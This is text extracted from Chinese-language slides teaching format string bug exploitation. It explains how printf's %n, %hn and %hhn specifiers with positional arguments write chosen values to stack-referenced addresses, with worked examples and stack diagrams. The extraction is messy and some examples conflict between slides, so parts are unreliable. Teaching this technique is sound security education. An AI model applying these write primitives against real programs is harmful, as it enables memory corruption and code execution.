
%p	印出位址
%s	印出字串 (到 NULL)
%n	將當前輸出的所有字元數，以 4 bytes 存到對應的參數指向的位址
%hn	將當前輸出的所有字元數，以 2 bytes 存到對應的參數指向的位址
%hhn	將當前輸出的所有字元數，以 1 byte 存到對應的參數指向的位址
%c	印出 unsigned int
%123c	印出 unsigned int 外，會將輸出用空白 padding 到 123 個字元
n\$	指定第 n 個參數

# \$ FSB Example

```
u1f383@u1f383:/ $ printf("%6$p %7$s");
printf("%64c%8$hhn");
printf("%4660c%9$hn");
printf("%3735928559c%10$n");
```



Stack





I am output.

# \$ FSB Example

6th param 為 rsp , %p 會印出位址

```
printf("%6$p %7$s");
printf("%64c%8$hhn");
printf("%4660c%9$hn");
printf("%3735928559c%10$n");
```




0xdeadbeef


# \$ FSB Example

7th param 為 `rsp+8`，會印出 `0x401000` 指向的字串

```
printf("%6$p %7$s");
printf("%100c%8$hn");
printf("%4660c%9$hn");
printf("%3735928559c%10$n");
```



Stack



`0x401000`

abcdefghijklmno

# \$ FSB Example

8th param 為 `rsp+16`，\$hhn 會將印出的總字元數以 1 byte 寫到 `0x401000`

```
printf("%100c%8$hn");
```

```
printf("%4660c%9$hn");
```

```
printf("%3735928559c%10$n");
```

low

high

<code>rsp + 0</code>	0xdeadbeef
<code>rsp + 8</code>	0x401000
<code>rsp + 16</code>	0x401000
<code>rsp + 24</code>	0x401004
<code>rsp + 32</code>	0x401008

Stack

low

high


64	62	63	64	65	66	67	68
69	6a	6b	6c	6d	6e	6f	0

0x401000


```
' '*63 + 1 char
```

# \$ FSB Example

```
u1f383@u1f383:/ $ printf("%6c\n%7$c\n") .  
9th param 為 rsp+24, $hn 會將印出的  
總字元數以 2 byte 寫到 0x401004  
  
printf("%4660c%9$hn");  
  
printf("%3735928559c%10$n");
```



Stack




' \*4659 + 1 char

